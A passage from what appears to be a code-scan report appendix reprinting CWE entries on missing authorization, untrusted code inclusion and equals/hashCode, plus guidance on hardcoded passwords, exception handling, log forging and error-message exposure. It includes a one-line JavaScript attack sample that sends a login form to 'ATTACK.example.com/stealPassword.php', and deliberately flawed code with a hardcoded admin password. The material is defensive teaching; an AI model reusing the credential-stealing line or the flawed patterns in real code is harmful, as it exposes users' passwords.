ExitError("invalid username or password");
}

my $id = $q->param('id');
DisplayPrivateMessage($id);
```

While the program properly exits if authentication fails, it does not ensure that the message is addressed to the user. As a result, an authenticated attacker could provide any arbitrary identifier and read private messages that were intended for other users.

One way to avoid this problem would be to ensure that the "to" field in the message object matches the username of the authenticated user.

Observed Examples

Reference	Description
CVE-2009-3168	Web application does not restrict access to admin scripts, allowing authenticated users to reset administrative passwords.
CVE-2009-2960	Web application does not restrict access to admin scripts,

	allowing authenticated users to modify passwords of other users.
CVE-2009-3597	Web application stores database file under the web root with insufficient access control (CWE-219), allowing direct request.
CVE-2009-2282	Terminal server does not check authorization for guest access.
CVE-2009-3230	Database server does not use appropriate privileges for certain sensitive operations.
CVE-2009-2213	Gateway uses default "Allow" configuration for its authorization settings.
CVE-2009-0034	Chain: product does not properly interpret a configuration option for a system group, allowing users to gain privileges.
CVE-2008-6123	Chain: SNMP product does not properly parse a configuration option for which hosts are allowed to connect, allowing unauthorized IP addresses to connect.
CVE-2008-5027	System monitoring software allows users to bypass authorization by creating custom forms.
CVE-2008-7109	Chain: reliance on client-side security (CWE-602) allows attackers to bypass authorization using a custom client.
CVE-2008-3424	Chain: product does not properly handle wildcards in an authorization policy list, allowing unintended access.
CVE-2009-3781	Content management system does not check access permissions for private files, allowing others to view those files.
CVE-2008-4577	ACL-based protection mechanism treats negative access rights as if they are positive, allowing bypass of intended restrictions.
CVE-2008-6548	Product does not check the ACL of a page accessed using an "include" directive, allowing attackers to read unauthorized files.
CVE-2007-2925	Default ACL list for a DNS server does not set certain ACLs, allowing unauthorized DNS queries.
CVE-2006-6679	Product relies on the X-Forwarded-For HTTP header for authorization, allowing unintended access by spoofing the header.
CVE-2005-3623	OS kernel does not check for a certain privilege before setting ACLs for files.
CVE-2005-2801	Chain: file-system code performs an incorrect comparison (CWE-697), preventing defauls ACLs from being properly applied.
CVE-2001-1155	Chain: product does not properly check the result of a reverse DNS lookup because of operator precedence (CWE-783), allowing bypass of DNS-based access restrictions.

Potential Mitigations

Phase: Architecture and Design

Divide your application into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully mapping roles with data and functionality. Use role-based access control (RBAC) to enforce the roles at the appropriate boundaries.

Note that this approach may not protect against horizontal authorization, i.e., it will not protect a user from attacking others with the same role.

Phase: Architecture and Design

Ensure that you perform access control checks related to your business logic. These checks may be different than the access control checks that you apply to more generic resources such as files, connections, processes, memory, and database records. For example, a database may restrict access for medical records to a specific database user, but each record might only be intended to be accessible to the patient and the patient's doctor.

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using authorization frameworks such as the JAAS Authorization Framework and the OWASP ESAPI Access

Control feature.

Phase: Architecture and Design

For web applications, make sure that the access control mechanism is enforced correctly at the server side on every page. Users should not be able to access any unauthorized functionality or information by simply requesting direct access to that page.

One way to do this is to ensure that all pages containing sensitive information are not cached, and that all such pages restrict access to requests that are accompanied by an active and authenticated session token associated with a user who has the required permissions to access that page.

Phases: System Configuration; Installation

Use the access control capabilities of your operating system and server environment and define your access control lists accordingly. Use a "default deny" policy when defining these ACLs.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	254	Security Features	**Seven Pernicious Kingdoms (primary)700**
ChildOf	Weakness Class	284	Access Control (Authorization) Issues	**Development Concepts (primary)699 Research Concepts (primary)1000**
ChildOf	Category	721	OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access	**Weaknesses in OWASP Top Ten (2007) (primary)629**
ChildOf	Category	723	OWASP Top Ten 2004 Category A2 - Broken Access Control	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ChildOf	Category	753	2009 Top 25 - Porous Defenses	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
ChildOf	Category	803	2010 Top 25 - Porous Defenses	**Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**
ParentOf	Weakness Variant	219	Sensitive Data Under Web Root	**Research Concepts (primary)1000**
ParentOf	Weakness Base	551	Incorrect Behavior Order: Authorization Before Parsing and Canonicalization	**Development Concepts (primary)699** Research Concepts1000
ParentOf	Weakness Class	638	Failure to Use Complete Mediation	Research Concepts1000
ParentOf	Weakness Base	804	Guessable CAPTCHA	**Development Concepts (primary)699 Research Concepts (primary)1000**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Missing Access Control
OWASP Top Ten 2007	A10	CWE More Specific	Failure to Restrict URL Access
OWASP Top Ten 2004	A2	CWE More Specific	Broken Access Control

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
1	Accessing Functionality Not Properly Constrained by ACLs	
13	Subverting Environment Variable Values	
17	Accessing, Modifying or Executing Executable Files	
87	Forceful Browsing	

39	Manipulating Opaque Client-based Data Tokens
45	Buffer Overflow via Symbolic Links
51	Poison Web Service Registry
59	Session Credential Falsification through Prediction
60	Reusing Session IDs (aka Session Replay)
77	Manipulating User-Controlled Variables
76	Manipulating Input to File System Calls
104	Cross Zone Scripting

References

NIST. "Role Based Access Control and Role Based Security". <http://csrc.nist.gov/groups/SNS/rbac/>.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 4, "Authorization" Page 114; Chapter 6, "Determining Appropriate Access Control" Page 171. 2nd Edition. Microsoft. 2002.

Content History

Submissions

Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2004 mapping		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Other Notes, Taxonomy Mappings		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Common Consequences, Description, Likelihood of Exploit, Name, Other Notes, Potential Mitigations, References, Relationships		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Description, Related Attack Patterns		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Type		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Detection Factors, Modes of Introduction, Observed Examples, Relationships		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Alternate Terms, Detection Factors, Potential Mitigations, References, Relationships		
2010-04-05	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		

Previous Entry Names

Change Date	Previous Entry Name
2009-01-12	Missing or Inconsistent Access Control

BACK TO TOP

Inclusion of Functionality from Untrusted Control Sphere Definition in a New Window

Weakness ID: 829 *(Weakness Class)* **Status:** Incomplete

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware (CWE-601).

Common Consequences

Scope	Effect
Confidentiality Integrity Availability	Technical Impact: *Execute unauthorized code or commands* An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

Example Language: HTML

```
<div class="header"> Welcome!
<div id="loginBox">Please Login:
<form id ="loginForm" name="loginForm" action="login.php" method="post">
Username: <input type="text" name="username" />
<br/>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
</div>
<div id="WeatherWidget">
<script type="text/javascript" src="externalDomain.example.com/weatherwidget.js"></script>
</div>
</div>
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness (CWE-79).

For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)
Example Language: Javascript
...Weather widget code....
document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed Examples

Reference	Description
CVE-2010-2076	Product does not properly reject DTDs in SOAP messages, which allows remote attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-2154	PHP local file inclusion.
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2005-1964	PHP remote file include.
CVE-2005-1681	PHP remote file include.
CVE-2005-2086	PHP remote file include.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses ".." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [R.829.1].
Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.
Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.
Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [R.829.2]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.
Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434.
Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.
Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.
Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669	Incorrect Resource Transfer Between Spheres	**Development Concepts (primary)699 Research Concepts (primary)1000**
ChildOf	Category	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	**Weaknesses in OWASP Top Ten (2010) (primary)809**
ChildOf	Category	864	2011 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2011 CWE/SANS Top 25 Most**

				Dangerous Software Errors (primary)900
ParentOf	Weakness Base	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	**Research Concepts (primary)1000**
ParentOf	Weakness Base	827	Improper Control of Document Type Definition	Research Concepts1000
ParentOf	Weakness Base	830	Inclusion of Web Functionality from an Untrusted Source	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.7)*
175	Code Inclusion	
253	Remote Code Inclusion	
101	Server Side Include (SSI) Injection	
193	PHP Remote File Inclusion	
251	Local Code Inclusion	
252	PHP Local File Inclusion	
38	Leveraging/Manipulating Configuration File Search Paths	
103	Clickjacking	
181	Flash File Overlay	
222	iFrame Overlay	
185	Malicious Software Download	
186	Malicious Software Update	
187	Malicious Automated Software Update	
111	JSON Hijacking (aka JavaScript Hijacking)	
184	Software Integrity Attacks	
35	Leverage Executable Code in Nonexecutable Files	

References

[R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <http://www.owasp.org/index.php/ESAPI>.

[R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html>.

Content History

Submission Date	Submitter	Submissions Organization	Source
		MITRE	Internal CWE Team
Modification Date	**Modifier**	**Modifications Organization**	**Source**
2011-06-01	CWE Content Team	MITRE	Internal
	updated Common_Consequences		
2011-06-27	CWE Content Team	MITRE	Internal
	updated Common_Consequences, Demonstrative_Examples, Observed_Examples, Potential_Mitigations, Related_Attack_Patterns, Relationships		
2011-09-13	CWE Content Team	MITRE	Internal
	updated Potential_Mitigations, References, Relationships		

Back to top

Object Model Violation: Just One of Equals and Hashcode Defined

Weakness ID: 581 *(Weakness Base)* **Status:** Draft

Description

Description Summary

The software fails to maintain equal hashcodes for equal objects.

Extended Description

Java objects are expected to obey a number of invariants related to equality. One of these invariants is that equal objects must have equal hashcodes. In other words, if a.equals(b) == true then a.hashCode() == b.hashCode().

Time of Introduction

- Implementation

Applicable Platforms

Languages

Java

Common Consequences

Scope	Effect
Integrity	Failure to uphold this invariant is likely to cause trouble if objects of this class are stored in a collection. If the objects of the class in question are used as a key in a Hashtable or if they are inserted into a Map or Set, it is critical that equal objects have equal hashcodes.

Potential Mitigations

Both Equals() and Hashcode() should be defined.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	573	Failure to Follow Specification	**Development Concepts (primary)699 Research Concepts (primary)1000**

Content History

Modifications			
Modification Date	**Modifier**	**Organization**	**Source**
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Common Consequences, Relationships, Other Notes		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Common Consequences, Description, Other Notes		

Previous Entry Names	
Change Date	**Previous Entry Name**
2008-01-30	Object Model Violation: Just One of Equals and Haschode Defined

BACK TO TOP

Use Of Hardcoded Password

Risk

What might happen

Hardcoded passwords expose the application to password leakage. If an attacker gains access to the source code, she will be able to steal the embedded passwords, and use them to impersonate a valid user. This could include impersonating end users to the application, or impersonating the application to a remote system, such as a database or a remote web service.
Once the attacker succeeds in impersonating the user or application, she will have full access to the system, and be able to do anything the impersonated identity could do.

Cause

How does it happen

The application codebase has string literal passwords embedded in the source code. This hardcoded value is used either to compare to user-provided credentials, or to authenticate downstream to a remote system (such as a database or a remote web service).
An attacker only needs to gain access to the source code to reveal the hardcoded password. Likewise, the attacker can reverse engineer the compiled application binaries, and easily retrieve the embedded password. Once found, the attacker can easily use the password in impersonation attacks, either directly on the application or to the remote system.
Furthermore, once stolen, this password cannot be easily changed to prevent further misuse, unless a new version of the application is compiled. Moreover, if this application is distributed to numerous systems, stealing the password from one system automatically allows a class break in to all the deployed systems.

General Recommendations

How to avoid it

- Do not hardcode any secret data in source code, especially not passwords.
- In particular, user passwords should be stored in a database or directory service, and protected with a strong password hash (e.g. bcrypt, scrypt, PBKDF2, or Argon2). Do not compare user passwords with a hardcoded value.
- Sytem passwords should be stored in a configuration file or the database, and protected with strong encryption (e.g. AES-256). Encryption keys should be securely managed, and not hardcoded.

Source Code Examples

Java

Hardcoded Admin Password

```
bool isAdmin(string username, string password) {
    bool isMatch = false;

    if (username.equals("admin")) {
        if (password.equals("P@ssw0rd"))
            return isMatch = true;
    }

    return isMatch;
}
```

No Hardcoded Credentials

```
bool isAdmin(string username, string password) {
    bool adminPrivs = false;

    if (authenticateUser(username, password)) {
        UserPrivileges privs = getUserPrivilieges(username);

        if (privs.isAdmin)
            adminPrivs = true;
    }

    return adminPrivs;
}
```

Improper Exception Handling

Risk

What might happen

- An attacker could maliciously cause an exception that could crash the application, potentially resulting in a denial of service (DoS).
- Inadvertent application crashes may occur.

Cause

How does it happen

The application performs some operation, such as database or file access, that could throw an exception. Since the application is not designed to properly handle the exception, the application could crash.

General Recommendations

How to avoid it

Any method that could cause an exception should be wrapped in a try-catch block that:

- Explicitly handles expected exceptions
- Includes a default solution to explicitly handle unexpected exceptions

---

Source Code Examples

CSharp

Always catch exceptions explicitly.

```
try
{
// Database access or other potentially dangerous function
}
catch (SqlException ex)
{
// Handle exception
}
catch (Exception ex)
{
// Default handler for unexpected exceptions
}
```

Java

Always catch exceptions explicitly.

```
try
{
// Database access or other potentially dangerous function
}
catch (SQLException ex)
{
// Handle exception
}
catch (Exception ex)
{
// Default handler for unexpected exceptions
}
```

Log Forging

Risk

What might happen

An attacker could engineer audit logs of security-sensitive actions and lay a false audit trail, potentially implicating an innocent user or hiding an incident.

Cause

How does it happen

The application writes audit logs upon security-sensitive actions. Since the audit log includes user input that is neither checked for data type validity nor subsequently sanitized, the input could contain false information made to look like legitimate audit log data,

---

General Recommendations

How to avoid it

1. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
    - Data type
    - Size
    - Range
    - Format
    - Expected values
2. Validation is not a replacement for encoding. Fully encode all dynamic data, regardless of source, before embedding it in logs.
3. Use a secure logging mechanism.

Source Code Examples

CSharp

Ensure you encode any special delimiter characters before writing to a log file.

```
Log.Write( logDetails.Replace(CRLF, @"\CRLF"));
```

Java

Ensure you encode any special delimiter characters before writing to a log file.

```
Log.Write( logDetails.Replace(CRLF, @"\CRLF"));
```

Objc
Ensure you encode any special delimiter characters before writing to a log file.

```
NSLog(@"%@", [logDetails stringByReplacingOccurrencesOfString:@"\n" withString:@"\\n"]);
```

Swift
Ensure you encode any special delimiter characters before writing to a log file.

```
print(logDetails.stringByReplacingOccurrencesOfString("\n", withString: "\\n"))
```

Information Exposure Through an Error Message

Risk

What might happen

Exposed details about the application's environment, users, or associated data (for example, stack trace) could enable an attacker to find another flaw and help the attacker to mount an attack.

Cause

How does it happen

The application generates an error message including raw exceptions, either by not being handled, by explicit returning of the object, or by configuration. Exception details may include sensitive information that could leak out of the exception to the users.

General Recommendations

How to avoid it

1. Any method that could cause an exception should be wrapped in a try-catch block that:
    - Explicitly handles expected exceptions.
    - Includes a default solution to explicitly handle unexpected exceptions.
2. Configure a global handler to prevent unhandled errors from leaving the application.

Source Code Examples

CSharp

Do not reveal exception details, instead always return a static message.

```
try
{
// Database access or other potentially dangerous function
}
catch (SqlException ex)
{
LogException(ex);
Response.Write("Error occurred.");
}
```

Java

Do not reveal exception details, instead always return a static message.

```
try
{
// Database access or other potentially dangerous function
}
catch (SqlException ex)
{
LogException(ex);
Response.Write("Error occurred.");
}
```

Scanned Languages

Language	Hash Number	Change Date
Java	1947769106020862	8/28/2016
JavaScript	1154355430294493	8/28/2016
VbScript	7089180910237385	6/30/2015